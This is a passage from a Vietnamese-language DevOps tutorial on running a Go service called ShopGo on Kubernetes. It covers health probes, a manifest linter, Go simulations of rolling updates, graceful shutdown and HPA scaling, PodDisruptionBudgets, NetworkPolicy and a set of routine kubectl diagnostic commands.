2. **Readiness phản ánh khả năng phục vụ**, có thể kiểm tra phụ thuộc *thiết yếu*. Khi DB tạm hỏng, các Pod chuyển sang not-ready và ngừng nhận lưu lượng (thay vì trả 500), mà không bị khởi động lại; khi DB hồi phục chúng tự quay lại. Cẩn thận: nếu readiness phụ thuộc vào một dịch vụ mà **tất cả** Pod cùng mất, toàn bộ Pod not-ready và Service không còn endpoint nào (sập hoàn toàn thay vì suy giảm); các phụ thuộc không thiết yếu (cache) không nên nằm trong readiness (`/readyz` của chúng ta chỉ kiểm tra DB).
3. **Startup probe** cho phép liveness nghiêm ngặt (10s) mà vẫn cho ứng dụng khởi động chậm (migration, nạp dữ liệu) thời gian rộng rãi, không phải đặt `initialDelaySeconds` lớn một cách mù quáng.
4. Probe chạy **liên tục suốt vòng đời**: endpoint phải rẻ (không truy vấn nặng), có timeout, và không phụ thuộc vào xác thực.

Bộ kiểm tra tĩnh cho cả bộ manifest (giải mã chặt, rồi quy ước vận hành và nhất quán nối dây), chạy trên lớp phủ production:

```
cd "$REF/deploy/k8s"
T="$(mktemp -d)"
echo '$ kubectl kustomize overlays/production | devopscheck k8s       (giải mã chặt vào kiểu k8s.io/api: trường lạ hoặc sai kiểu bị từ chối)'
kubectl kustomize overlays/production > "$T/prod.yaml"; devopscheck k8s "$T/prod.yaml"
echo
echo '$ devopscheck k8s-lint (kiểm tra quy ước vận hành và sự nhất quán giữa các đối tượng)'
devopscheck k8s-lint "$T/prod.yaml"
echo
echo '# ------- Một bộ manifest cố ý viết cẩu thả -------'
cat > "$T/xau.yaml" <<'YAML'
apiVersion: apps/v1
kind: Deployment
```

```
metadata:
  name: shop
spec:
  replicas: 3
  selector:
    matchLabels: { app: shop }
  template:
    metadata:
      labels: { app: shopgo }
    spec:
      containers:
        - name: api
          image: ghcr.io/shopgo-org/shopgo-api:latest
          ports:
            - { name: http, containerPort: 8080 }
          livenessProbe:
            httpGet: { path: /readyz, port: web }
---
apiVersion: v1
kind: Service
metadata:
  name: shop
spec:
  selector: { app: shop }
  ports:
    - { port: 80, targetPort: web }
---
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: shop
spec:
  rules:
    - host: shop.example.com
      http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service: { name: shop, port: { number: 80 } }
---
apiVersion: autoscaling/v2
kind: HorizontalPodAutoscaler
metadata:
  name: shop
spec:
  scaleTargetRef: { apiVersion: apps/v1, kind: Deployment, name: shopp }
  minReplicas: 2
  maxReplicas: 5
  metrics:
    - type: Resource
      resource: { name: cpu, target: { type: Utilization, averageUtilization: 70 } }
YAML
echo '$ devopscheck k8s-lint xau.yaml'
devopscheck k8s-lint "$T/xau.yaml" | sed -n '1,40p'
true
```

```
$ kubectl kustomize overlays/production | devopscheck k8s       (giải mã chặt vào kiểu k8s.io/api: trường lạ hoặc sai kiểu bị từ chối)
k8s hợp lệ: map[ConfigMap:1 Deployment:2 HorizontalPodAutoscaler:1 Ingress:1 Job:1 Namespace:1 NetworkPolicy:2 PodDisruptionBudget:2 Service:1]

$ devopscheck k8s-lint (kiểm tra quy ước vận hành và sự nhất quán giữa các đối tượng)
WORKLOAD                 BẢN  QoS         PROBE  NONROOT  ROFS   CAP   SAT
Deployment/shopgo-api    3    Burstable   xxx    có       có     có    có
Deployment/shopgo-worker 2    Burstable   --x    có       có     có    có
Job/shopgo-migrate       1    Burstable   ---    có       có     có    có

[GHI CHÚ] Deployment/shopgo-api: Secret 'shopgo-secrets' không nằm trong manifest: phải do External Secrets/Sealed Secrets tạo
```

```
[GHI CHÚ] Deployment/shopgo-worker: Secret 'shopgo-secrets' không nằm trong manifest: phải do External
Secrets/Sealed Secrets tạo
[GHI CHÚ] Job/shopgo-migrate: Secret 'shopgo-secrets' không nằm trong manifest: phải do External
Secrets/Sealed Secrets tạo


# ------- Một bộ manifest cố ý viết cẩu thả -------
$ devopscheck k8s-lint xau.yaml
WORKLOAD                BẢN  QoS         PROBE  NONROOT  ROFS   CAP   SAT
Deployment/shop         3    BestEffort  --x    KHÔNG    KHÔNG  KHÔNG KHÔNG

[CẢNH BÁO] Deployment/shop: hệ tệp gốc ghi được (nên đặt readOnlyRootFilesystem=true)
[CẢNH BÁO] Deployment/shop: không bỏ hết capabilities (drop: [ALL])
[CẢNH BÁO] Deployment/shop: livenessProbe trỏ vào đường kiểm tra phụ thuộc (/readyz): DB chậm sẽ khởi động
lại hàng loạt
[CẢNH BÁO] Deployment/shop: nhiều bản sao nhưng không có PodDisruptionBudget
[CẢNH BÁO] namespace: không có NetworkPolicy mặc định chặn lưu lượng vào
[LỖI] Deployment/shop: có cổng phục vụ nhưng không có readinessProbe (nhận lưu lượng khi chưa sẵn sàng)
[LỖI] Deployment/shop: không đặt allowPrivilegeEscalation=false
[LỖI] Deployment/shop: không đặt runAsNonRoot
[LỖI] Deployment/shop: probe tham chiếu cổng tên 'web' không có trong containers.ports
[LỖI] Deployment/shop: spec.selector không khớp nhãn của Pod template (Deployment sẽ bị từ chối)
[LỖI] Deployment/shop: thiếu requests CPU (bộ lập lịch và HPA không có cơ sở)
[LỖI] Deployment/shop: thiếu requests/limits bộ nhớ (BestEffort, OOM không kiểm soát)
[LỖI] Deployment/shop: ảnh ghcr.io/shopgo-org/shopgo-api:latest không ghim thẻ phiên bản (hoặc dùng
:latest)
[LỖI] HPA/shop: scaleTargetRef trỏ tới đối tượng không tồn tại
[LỖI] Service/shop: selector không khớp Pod nào (Service không có endpoint)
LỖI: 10 lỗi
```

Với bộ manifest thật: giải mã chặt đạt; ba workload đều có `runAsNonRoot`, hệ tệp chỉ đọc, bỏ hết capabilities, không gắn token ServiceAccount; API có đủ ba probe (`xxx`), worker chỉ có liveness (`--x`) vì không nhận lưu lượng; chỉ còn ghi chú rằng Secret phải do công cụ ngoài tạo. (Lần chạy đầu tiên, bộ kiểm tra bắt được một khiếm khuyết thật của chúng tôi: **worker có 2 bản sao nhưng không có PodDisruptionBudget**, nên khi drain node, cả hai worker có thể bị ngừng cùng lúc; chúng tôi đã thêm PDB `minAvailable: 1`.) Với bộ manifest cố ý viết cẩu thả, nó tìm ra **10 lỗi** gồm đủ loại: selector không khớp nhãn (Deployment bị từ chối), Service không có endpoint (selector khác), probe trỏ cổng tên không tồn tại, HPA trỏ sai tên, thiếu requests, thẻ `:latest`, thiếu readiness, chạy root. Đáng chú ý nhiều lỗi trong số này **qua được** `kubectl apply --dry-run=client` vì mỗi đối tượng riêng lẻ hợp lệ; chỉ khi nhìn *giữa* các đối tượng mới thấy sai. Công cụ chuyên dụng làm việc này (kube-linter, kubeconform, Polaris, kube-score, và `kubectl apply --dry-run=server` trên cụm thật) nên chạy trong CI.

6. Triển khai không rớt yêu cầu

6.1. Cập nhật cuốn chiếu

Hai tham số điều khiển tốc độ và độ an toàn: `maxSurge` (bao nhiêu Pod *vượt* số bản sao mong muốn được tạo thêm) và `maxUnavailable` (bao nhiêu Pod được phép *không sẵn sàng*). Mô phỏng sau (1 giây mỗi bước, Pod mới sẵn sàng sau 5 giây, 4 bản sao) cho thấy ba cấu hình; "khả dụng" là số Pod sẵn sàng nhận lưu lượng:

```go
// Mô phỏng cập nhật cuốn chiếu (RollingUpdate) của Kubernetes Deployment: maxSurge, maxUnavailable và thời
gian Pod mới sẵn sàng.
// Mỗi bước (tick) = 1 giây. Quy tắc (rút gọn nhưng đúng tinh thần của controller):
//   - tổng số Pod không vượt replicas + maxSurge;
//   - số Pod SẴN SÀNG (nhận được lưu lượng) không được dưới replicas - maxUnavailable;
//   - Pod cũ chỉ bị xóa khi việc đó không làm số Pod sẵn sàng tụt dưới ngưỡng; Pod mới chỉ được tạo khi
còn chỗ.
package main

import "fmt"
```

```
type cfg struct {
    name              string
    replicas, surge   int
    unavail, readyAft int
}

func simulate(c cfg) {
    fmt.Printf("%s  (replicas=%d, maxSurge=%d, maxUnavailable=%d, Pod mới sẵn sàng sau %ds)\n", c.name,
c.replicas, c.surge, c.unavail, c.readyAft)
    fmt.Println("  giây  cũ  mới(sẵn sàng)  mới(đang khởi động)  khả dụng  năng lực")
    old, newReady := c.replicas, 0
    var starting []int // thời gian còn lại của từng Pod mới đang khởi động
    minAvail := c.replicas
    for t := 0; t <= 40; t++ {
        // 1. Pod mới đang khởi động tiến thêm một giây
        var still []int
        for _, left := range starting {
            if left-1 <= 0 {
                newReady++
            } else {
                still = append(still, left-1)
            }
        }
        starting = still
        // 2. xóa Pod cũ nếu vẫn giữ được ngưỡng khả dụng tối thiểu
        for old > 0 && old+newReady-1 >= c.replicas-c.unavail {
            old--
        }
        // 3. tạo Pod mới nếu còn chỗ (tổng <= replicas + surge) và chưa đủ replicas bản mới
        for old+newReady+len(starting) < c.replicas+c.surge && newReady+len(starting) < c.replicas {
            starting = append(starting, c.readyAft)
        }
        avail := old + newReady
        if avail < minAvail {
            minAvail = avail
        }
        if t <= 14 || newReady == c.replicas && old == 0 && t < 18 {
            fmt.Printf("  %4d  %2d  %13d  %19d  %8d  %6d%%\n", t, old, newReady, len(starting), avail,
100*avail/c.replicas)
        }
        if old == 0 && newReady == c.replicas {
            fmt.Printf("  => xong sau %ds; năng lực tối thiểu trong lúc cập nhật = %d/%d (%d%%)\n\n", t,
minAvail, c.replicas, 100*minAvail/c.replicas)
            return
        }
    }
}

func main() {
    simulate(cfg{"A) Mặc định an toàn của ShopGo:", 4, 1, 0, 5})
    simulate(cfg{"B) Không surge, cho phép 1 Pod ngừng:", 4, 0, 1, 5})
    simulate(cfg{"C) Giống 'Recreate': hạ hết rồi mới tạo mới:", 4, 0, 4, 5})
}
```

```
A) Mặc định an toàn của ShopGo:  (replicas=4, maxSurge=1, maxUnavailable=0, Pod mới sẵn sàng sau 5s)
  giây  cũ  mới(sẵn sàng)  mới(đang khởi động)  khả dụng  năng lực
    0   4              0                    1         4     100%
    1   4              0                    1         4     100%
    2   4              0                    1         4     100%
    3   4              0                    1         4     100%
    4   4              0                    1         4     100%
    5   3              1                    1         4     100%
    6   3              1                    1         4     100%
    7   3              1                    1         4     100%
    8   3              1                    1         4     100%
    9   3              1                    1         4     100%
   10   2              2                    1         4     100%
   11   2              2                    1         4     100%
   12   2              2                    1         4     100%
```

```
    13   2              2                    1          4     100%
    14   2              2                    1          4     100%
  => xong sau 20s; năng lực tối thiểu trong lúc cập nhật = 4/4 (100%)

B) Không surge, cho phép 1 Pod ngừng:  (replicas=4, maxSurge=0, maxUnavailable=1, Pod mới sẵn sàng sau 5s)
  giây  cũ  mới(sẵn sàng)  mới(đang khởi động)  khả dụng  năng lực
     0   3              0                    1          3      75%
     1   3              0                    1          3      75%
     2   3              0                    1          3      75%
     3   3              0                    1          3      75%
     4   3              0                    1          3      75%
     5   2              1                    1          3      75%
     6   2              1                    1          3      75%
     7   2              1                    1          3      75%
     8   2              1                    1          3      75%
     9   2              1                    1          3      75%
    10   1              2                    1          3      75%
    11   1              2                    1          3      75%
    12   1              2                    1          3      75%
    13   1              2                    1          3      75%
    14   1              2                    1          3      75%
  => xong sau 20s; năng lực tối thiểu trong lúc cập nhật = 3/4 (75%)

C) Giống 'Recreate': hạ hết rồi mới tạo mới:  (replicas=4, maxSurge=0, maxUnavailable=4, Pod mới sẵn sàng
sau 5s)
  giây  cũ  mới(sẵn sàng)  mới(đang khởi động)  khả dụng  năng lực
     0   0              0                    4          0       0%
     1   0              0                    4          0       0%
     2   0              0                    4          0       0%
     3   0              0                    4          0       0%
     4   0              0                    4          0       0%
     5   0              4                    0          4     100%
  => xong sau 5s; năng lực tối thiểu trong lúc cập nhật = 0/4 (0%)
```

Kết luận cụ thể: **(A)** `surge=1, unavailable=0` giữ 100% năng lực suốt quá trình; mỗi bước tạo một Pod mới, đợi nó sẵn sàng rồi mới xóa một Pod cũ; đổi lại chậm hơn (20 giây) và cần chỗ trống cho 1 Pod thừa. **(B)** `surge=0, unavailable=1` không cần thêm chỗ nhưng hạ năng lực xuống 75% (với 4 bản sao): nếu bạn đang chạy ở 80% công suất, bạn vừa tạo ra quá tải trong lúc triển khai. **(C)** tương đương `Recreate`: **0% năng lực** trong thời gian khởi động: khoảng ngắt hoàn toàn. Từ đây suy ra quy tắc: cuốn chiếu chỉ không gián đoạn nếu `maxUnavailable: 0` (hoặc dư công suất), **và** `readinessProbe` chính xác (nếu Pod báo sẵn sàng khi chưa sẵn sàng, Kubernetes xóa Pod cũ quá sớm và bạn có gián đoạn dù mọi cấu hình đều "đúng"). Cuối cùng, trong lúc cuốn chiếu, **hai phiên bản mã cùng chạy**: API và lược đồ CSDL phải tương thích ngược (Buổi 45, 49).

6.2. Cuộc đua khi tắt: SIGTERM và lan truyền endpoint

Khi một Pod bị thay, hai việc xảy ra **song song** và không có thứ tự bảo đảm: (1) kubelet chạy hook `preStop` (nếu có) rồi gửi `SIGTERM` cho container; (2) controller **gỡ Pod khỏi danh sách endpoint** của Service, và thay đổi này **lan truyền** tới `kube-proxy` trên mọi node, tới ingress controller, tới bộ cân bằng tải đám mây. Việc lan truyền mất từ vài trăm mili-giây tới vài giây (có khi hơn khi ingress phải nạp lại cấu hình). Nếu ứng dụng **đóng cổng nghe ngay khi nhận** `SIGTERM`, trong khoảng thời gian lan truyền các bộ cân bằng tải **vẫn gửi** yêu cầu tới Pod đã đóng: lỗi kết nối. Mô phỏng (100 yêu cầu/giây chia cho 3 Pod, mili-giây):

```go
// Mô phỏng cuộc đua khi một Pod bị thay: kubelet gửi SIGTERM trong khi việc GỠ Pod khỏi danh sách endpoint
của Service
// lan tới bộ cân bằng tải/ingress cần thêm vài giây. Yêu cầu vẫn đến Pod đã đóng cổng nghe sẽ lỗi.
// Quy ước: 100 yêu cầu/giây chia đều cho 3 Pod; thời gian tính bằng mili-giây.
package main

import "fmt"

type scenario struct {
```

```
    name        string
    propagation int // ms từ lúc xóa Pod đến khi MỌI bộ cân bằng thôi gửi lưu lượng tới nó
    drain       int // ms ứng dụng chờ sau SIGTERM trước khi đóng cổng nghe (giữ nghe, chỉ báo not-ready)
    preStop     int // ms hook preStop (sleep) chạy TRƯỚC khi SIGTERM được gửi
    grace       int // ms terminationGracePeriodSeconds: hết hạn này kubelet SIGKILL tiến trình
}

func main() {
    const (
        rps  = 100
        pods = 3
    )
    scs := []scenario{
        {"A) Ứng dụng đóng cổng ngay khi nhận SIGTERM, lan truyền 3s", 3000, 0, 0, 30000},
        {"B) ShopGo: chờ 3s rồi mới đóng (đủ cho lan truyền 3s)", 3000, 3000, 0, 30000},
        {"C) Giữ 3s nhưng ingress chậm: lan truyền 6s", 6000, 3000, 0, 30000},
        {"D) Ingress chậm 6s, chờ 8s trong ứng dụng (hoặc preStop sleep 8s)", 6000, 8000, 0, 30000},
        {"E) Như D nhưng terminationGracePeriodSeconds=5 < 8s: bị SIGKILL sớm", 6000, 8000, 0, 5000},
    }
    fmt.Printf("%-62s %9s %9s %8s\n", "Kịch bản", "đóng cổng", "gỡ xong", "lỗi")
    for _, s := range scs {
        closeAt := s.preStop + s.drain // thời điểm ứng dụng ngừng nhận kết nối mới
        if s.grace < closeAt {
            closeAt = s.grace // bị SIGKILL trước khi kịp chờ đủ
        }
        perMs := float64(rps) / pods / 1000.0
        dropped := 0.0
        for ms := 0; ms < 20000; ms++ {
            // yêu cầu vẫn được định tuyến tới Pod này khi chưa gỡ xong (ms < propagation)
            if ms >= closeAt && ms < s.propagation {
                dropped += perMs
            }
        }
        fmt.Printf("%-62s %7.1fs %7.1fs %8.0f\n", s.name, float64(closeAt)/1000,
float64(s.propagation)/1000, dropped)
    }
    fmt.Println("\nQuy tắc: thời điểm đóng cổng (preStop + chờ trong ứng dụng) phải LỚN HƠN thời gian lan
truyền gỡ endpoint;")
    fmt.Println("và terminationGracePeriodSeconds phải lớn hơn (đóng cổng + thời gian hoàn tất yêu cầu đang
chạy).")
}
```

```
Kịch bản                                                    đóng cổng   gỡ xong      lỗi
A) Ứng dụng đóng cổng ngay khi nhận SIGTERM, lan truyền 3s         0.0s     3.0s      100
B) ShopGo: chờ 3s rồi mới đóng (đủ cho lan truyền 3s)              3.0s     3.0s        0
C) Giữ 3s nhưng ingress chậm: lan truyền 6s                        3.0s     6.0s      100
D) Ingress chậm 6s, chờ 8s trong ứng dụng (hoặc preStop sleep 8s)     8.0s     6.0s        0
E) Như D nhưng terminationGracePeriodSeconds=5 < 8s: bị SIGKILL sớm     5.0s     6.0s       33


Quy tắc: thời điểm đóng cổng (preStop + chờ trong ứng dụng) phải LỚN HƠN thời gian lan truyền gỡ endpoint;
và terminationGracePeriodSeconds phải lớn hơn (đóng cổng + thời gian hoàn tất yêu cầu đang chạy).
```

Quy tắc thu được: **thời điểm ứng dụng đóng cổng nghe phải lớn hơn thời gian lan truyền gỡ endpoint.** Trong ShopGo, `main.go` làm đúng điều đó: khi nhận `SIGTERM` nó đặt `Ready=false` (để `/readyz` trả 503, giúp các bộ cân bằng tải dựa trên kiểm tra sức khỏe ngừng gửi), rồi **ngủ 3 giây** (chỉ khi `APP_ENV != dev`) trước khi `srv.Shutdown` (đóng cổng nghe và chờ yêu cầu đang chạy). Kịch bản B cho thấy 3 giây đủ khi lan truyền 3 giây; kịch bản C (ingress chậm hơn, 6 giây) cho thấy 3 giây **không đủ**, nên đúng cách là đo thời gian lan truyền thực tế của bạn và đặt giá trị tương ứng (hoặc dùng `preStop: sleep` do kubelet thực hiện để cùng hiệu ứng mà không đổi mã; với ảnh `distroless` không có `sleep`, Kubernetes ≥ 1.30 hỗ trợ `lifecycle.preStop.sleep.seconds` thuần khai báo). Kịch bản E nhắc điều thứ hai: `terminationGracePeriodSeconds` là tổng ngân sách cho *mọi thứ* (preStop + chờ + hoàn tất yêu cầu); nếu nhỏ hơn, kubelet gửi `SIGKILL` và yêu cầu bị cắt. Công thức an toàn: `terminationGracePeriodSeconds > thời_gian_chờ_lan_truyền + SHUTDOWN_TIMEOUT + dư`.

6.3. PodDisruptionBudget và bảo trì node

Gián đoạn tự nguyện (nâng cấp node, `kubectl drain`, cluster autoscaler thu hẹp) làm Pod bị đuổi có chủ đích. `PodDisruptionBudget` cho Kubernetes biết giới hạn: `minAvailable: 2` nghĩa là việc drain sẽ **chờ** nếu việc đuổi thêm một Pod API sẽ khiến còn dưới 2 bản sẵn sàng. PDB **không** bảo vệ khỏi gián đoạn không tự nguyện (node sập). Hai cạm bẫy: PDB `minAvailable` bằng số bản sao (hoặc `maxUnavailable: 0`) làm **không thể drain node**, khiến mọi cuộc nâng cấp cụm bị kẹt (bộ kiểm tra của chúng tôi báo lỗi mẫu này); và PDB mà không có readiness đúng thì "sẵn sàng" mất ý nghĩa.

```
# deploy/k8s/base/pdb.yaml
apiVersion: policy/v1
kind: PodDisruptionBudget
metadata:
  name: shopgo-api
spec:
  minAvailable: 2 # khi nâng cấp node (drain), luôn còn ít nhất 2 bản sao API
  selector:
    matchLabels: { app.kubernetes.io/name: shopgo, app.kubernetes.io/component: api }
---
apiVersion: policy/v1
kind: PodDisruptionBudget
metadata:
  name: shopgo-worker
spec:
  minAvailable: 1
  selector:
    matchLabels: { app.kubernetes.io/name: shopgo, app.kubernetes.io/component: worker }
```

7. Co giãn: HPA

HorizontalPodAutoscaler thay đổi số bản sao theo số đo (CPU, bộ nhớ, hoặc số đo tùy chỉnh như độ dài hàng đợi qua Prometheus Adapter/KEDA). Thuật toán lõi, mỗi 15 giây:

`desiredReplicas = ceil( currentReplicas × currentMetric / targetMetric )`

với **dung sai 10%** (không đổi nếu tỉ lệ trong 0,9–1,1), và các hạn chế: tăng tối đa gấp đôi hoặc thêm 4 Pod mỗi chu kỳ (mặc định, hướng *tăng* tự nhiên), giảm có **cửa sổ ổn định 5 phút** (lấy khuyến nghị *cao nhất* trong cửa sổ để tránh dao động), và luôn nằm trong `[minReplicas, maxReplicas]`. Số đo CPU là **phần trăm của** `requests`, tính trên các Pod *sẵn sàng*. Cấu hình của chúng ta:

```
# deploy/k8s/base/hpa.yaml
apiVersion: autoscaling/v2
kind: HorizontalPodAutoscaler
metadata:
  name: shopgo-api
spec:
  scaleTargetRef: { apiVersion: apps/v1, kind: Deployment, name: shopgo-api }
  minReplicas: 3
  maxReplicas: 12
  metrics:
    - type: Resource
      resource:
        name: cpu
        target: { type: Utilization, averageUtilization: 70 }
  behavior:
    scaleDown:
      stabilizationWindowSeconds: 300 # tránh dao động: chờ 5 phút trước khi giảm
```

Mô phỏng sau áp dụng đúng quy tắc trên (Pod mới mất 30 giây để nhận tải thực sự, `requests` 100m, mục tiêu 70%) cho một đợt tăng tải gấp ~5 lần rồi hạ xuống:

```
// Mô phỏng thuật toán của HorizontalPodAutoscaler (CPU): desired = ceil(current * utilization / target),
```

```go
// dung sai 10%, tăng nhanh (tối đa gấp đôi hoặc +4 Pod mỗi 15 giây), giảm chậm (cửa sổ ổn định 5 phút lấy giá trị CAO NHẤT).
package main

import (
    "fmt"
    "math"
    "strings"
)

func main() {
    const (
        reqMilli     = 100.0 // CPU request mỗi Pod
        target       = 0.70  // mục tiêu sử dụng 70% của request
        minPods      = 3
        maxPods      = 12
        warmup       = 30 // giây để Pod mới thật sự nhận tải
        window       = 300
        interval     = 15
        tolerance    = 0.10
        totalSeconds = 20 * 60
    )
    // Tải (tổng mili-CPU cần xử lý) theo giây: tăng dần, đỉnh khuyến mãi, rồi hạ.
    load := func(t int) float64 {
        switch {
        case t < 120:
            return 150
        case t < 240:
            return 150 + float64(t-120)*(800-150)/120 // dốc lên
        case t < 600:
            return 800 // đỉnh
        case t < 720:
            return 800 - float64(t-600)*(800-250)/120 // dốc xuống
        default:
            return 250
        }
    }
    pods := minPods
    type pending struct{ at, n int }
    var warming []pending
    var recs []struct{ t, desired int }
    fmt.Println(" phút  tải(mCPU)  Pod  đang_khởi_động  sử_dụng   quyết_định")
    for t := 0; t <= totalSeconds; t += interval {
        ready := pods
        w := 0
        for _, p := range warming {
            if t < p.at+warmup {
                w += p.n
            }
        }
        ready = pods - w
        if ready < 1 {
            ready = 1
        }
        util := load(t) / (float64(ready) * reqMilli) / 1.0
        ratio := util / target
        desired := pods
        if math.Abs(ratio-1) > tolerance {
            desired = int(math.Ceil(float64(pods) * ratio))
        }
        if desired < minPods {
            desired = minPods
        }
        if desired > maxPods {
            desired = maxPods
        }
        recs = append(recs, struct{ t, desired int }{t, desired})
        note := "giữ nguyên"
        next := pods
        if desired > pods {
            maxUp := pods * 2
            if pods+4 > maxUp {
```

```
            maxUp = pods + 4
        }
        next = desired
        if next > maxUp {
            next = maxUp
        }
        warming = append(warming, pending{t, next - pods})
        note = fmt.Sprintf("tăng %d -> %d", pods, next)
    } else if desired < pods {
        // cửa sổ ổn định: lấy khuyến nghị CAO NHẤT trong 5 phút gần nhất
        hi := desired
        for _, r := range recs {
            if r.t >= t-window && r.desired > hi {
                hi = r.desired
            }
        }
        if hi < pods {
            next = hi
            note = fmt.Sprintf("giảm %d -> %d", pods, next)
        } else {
            note = fmt.Sprintf("muốn giảm về %d nhưng cửa sổ ổn định giữ ở %d", desired, pods)
        }
    }
    if t%120 == 0 || strings.HasPrefix(note, "tăng") || strings.HasPrefix(note, "giảm") {
        fmt.Printf(" %4.1f  %9.0f  %3d  %14d  %6.0f%%   %s\n", float64(t)/60, load(t), pods, w,
100*util, note)
    }
    pods = next
  }
}
```

```
 phút  tải(mCPU)  Pod  đang_khởi_động  sử_dụng   quyết_định
  0.0        150    3                0      50%   giữ nguyên
  2.0        150    3                0      50%   giữ nguyên
  2.2        231    3                0      77%   tăng 3 -> 4
  2.5        312    4                1     104%   tăng 4 -> 6
  2.8        394    6                2      98%   tăng 6 -> 9
  3.0        475    9                3      79%   tăng 9 -> 11
  4.0        800   11                0      73%   giữ nguyên
  6.0        800   11                0      73%   giữ nguyên
  8.0        800   11                0      73%   giữ nguyên
 10.0        800   11                0      73%   giữ nguyên
 12.0        250   11                0      23%   muốn giảm về 4 nhưng cửa sổ ổn định giữ ở 11
 14.0        250   11                0      23%   muốn giảm về 4 nhưng cửa sổ ổn định giữ ở 11
 15.5        250   11                0      23%   giảm 11 -> 10
 15.8        250   10                0      25%   giảm 10 -> 9
 16.0        250    9                0      28%   giảm 9 -> 8
 16.2        250    8                0      31%   giảm 8 -> 7
 16.5        250    7                0      36%   giảm 7 -> 6
 16.8        250    6                0      42%   giảm 6 -> 5
 17.0        250    5                0      50%   giảm 5 -> 4
 18.0        250    4                0      62%   giữ nguyên
 20.0        250    4                0      62%   giữ nguyên
```

Các bài học từ đường cong: **(1) HPA có độ trễ.** Tải bắt đầu tăng ở phút 2 mà phải tới phút 3 mới có 11 Pod; trong lúc đó sử dụng vượt 100% của `requests`, độ trễ tăng. HPA không thay thế **dư công suất** cho đột biến tức thì (khuyến mãi bắt đầu đúng 12:00): với sự kiện biết trước hãy **tăng** `minReplicas` **trước** (hoặc dùng KEDA theo lịch). **(2) Việc tăng nhanh, giảm chậm là có chủ ý**: sau khi tải hạ ở phút 11, các Pod được giữ ~4 phút rồi mới giảm dần từ phút ~15, tránh dao động ("flapping") và tránh phải khởi động lại Pod ngay khi một đợt tải khác tới. **(3) Khởi động nhanh và** `readinessProbe` **đúng quyết định chất lượng co giãn**: Go khởi động trong mili-giây, nên ở đây `warmup` chủ yếu là thời gian kéo ảnh và lập lịch (ảnh `distroless` vài chục MB kéo nhanh). **(4)** `maxReplicas` **là van an toàn** (và là trần chi phí): nếu tải thật vượt, HPA đứng ở `max` và bạn cần cảnh báo "HPA ở trần"; tránh để HPA kéo cơ sở dữ liệu sập bằng cách tăng kết nối (tổng `pool` × `maxReplicas` không vượt `max_connections` của PostgreSQL: với `pool=10` và `maxReplicas=12`, đó là 120 kết nối; dùng PgBouncer, Buổi 36). **(5) CPU không phải mọi thứ**: dịch vụ nghẽn I/O hoặc hàng đợi không

tăng CPU khi quá tải; số đo tùy chỉnh (độ sâu hàng đợi, yêu cầu đang xử lý) co giãn đúng hơn. Hạ tầng bên dưới cũng phải co giãn: **Cluster Autoscaler/Karpenter** thêm node khi Pod `Pending` vì thiếu chỗ.

8. Mạng và bảo mật

Service cung cấp tên DNS ổn định và cân bằng tải ở tầng 4 (`kube-proxy` dùng iptables/IPVS/eBPF). Trong cụm, tên đầy đủ là `<service>.<namespace>.svc.cluster.local`; trong cùng namespace gọi `shopgo-api` là đủ. Ứng dụng Go cần chú ý hai điều: (1) DNS của Pod có `ndots:5` mặc định khiến tên ngắn như `api.example.com` thử nhiều hậu tố trước (độ trễ DNS đáng kể); dùng tên có dấu chấm cuối (`api.example.com.`) cho đích ngoài hoặc hạ `ndots`; (2) kết nối tái sử dụng (HTTP keep-alive, pool DB) bị **dính** vào một Pod: Service cân bằng theo *kết nối*, không theo yêu cầu, nên với gRPC/HTTP2 một kết nối dài nối vào một Pod sẽ không cân bằng tải khi thêm Pod mới (cần cân bằng tải phía client hoặc proxy tầng 7).

NetworkPolicy thêm kiểm soát lưu lượng. Mặc định mọi Pod nói chuyện được với mọi Pod; chúng ta áp dụng "mặc định chặn, chỉ mở những gì cần":

```yaml
# deploy/k8s/base/networkpolicy.yaml
# Mặc định chặn mọi lưu lượng vào pod trong namespace; chỉ mở đúng đường cần.
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny-ingress
spec:
  podSelector: {}
  policyTypes: [Ingress]
---
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-ingress-to-api
spec:
  podSelector:
    matchLabels: { app.kubernetes.io/component: api }
  policyTypes: [Ingress]
  ingress:
    - from:
        - namespaceSelector:
            matchLabels: { kubernetes.io/metadata.name: ingress-nginx }
      ports:
        - { port: 8080, protocol: TCP }
    - from:
        - namespaceSelector:
            matchLabels: { kubernetes.io/metadata.name: monitoring }
      ports:
        - { port: 9090, protocol: TCP }
```

Chính sách đầu chặn mọi lưu lượng *vào* các Pod trong namespace; chính sách thứ hai cho ingress-nginx vào cổng 8080 của API và `monitoring` vào cổng 9090. Worker hoàn toàn không nhận kết nối vào. Lưu ý: NetworkPolicy chỉ hiệu lực nếu **plugin mạng (CNI)** hỗ trợ (Calico, Cilium; không phải mọi cấu hình mặc định), và để chặn cả lưu lượng *ra* (egress, ví dụ chỉ cho API ra PostgreSQL, Redis và đích đã biết) cần thêm quy tắc `policyTypes: [Egress]` chặt chẽ hơn, cùng DNS được phép. **RBAC**: mỗi ứng dụng một ServiceAccount, quyền tối thiểu (ShopGo không cần quyền API server nên không gắn token). **Pod Security Admission** (`enforce: restricted` trên namespace) là cổng cuối từ chối Pod vi phạm. **Bí mật**: mã hóa etcd khi lưu (encryption at rest), RBAC chặt cho Secret, và ưu tiên nguồn ngoài (External Secrets) thay vì commit Secret vào Git (Buổi 48).

9. Vận hành: bộ lệnh kubectl và quy trình chẩn đoán

Các lệnh thường dùng nhất (cú pháp chuẩn, chạy trên cụm của bạn):

```
kubectl config get-contexts; kubectl config use-context staging      # đang ở cụm nào? LUÔN kiểm tra trước khi thao tác
kubectl -n shopgo get pods -o wide                        # trạng thái, node, IP
kubectl -n shopgo get deploy,svc,ing,hpa,pdb              # tổng quan
kubectl -n shopgo describe pod shopgo-api-7c9d...         # sự kiện (Events) ở cuối: nơi tìm lý do
kubectl -n shopgo logs deploy/shopgo-api --tail=100 -f    # nhật ký; thêm --previous cho container vừa chết
kubectl -n shopgo logs -l app.kubernetes.io/component=api --since=10m --prefix   # gộp mọi bản sao
kubectl -n shopgo exec -it deploy/shopgo-api -- /app/api healthcheck             # ảnh distroless: không có shell!
kubectl -n shopgo debug -it pod/shopgo-api-7c9d... --image=busybox --target=api  # container gỡ lỗi tạm cùng namespace tiến trình
kubectl -n shopgo port-forward svc/shopgo-api 8080:80     # truy cập thử từ máy bạn
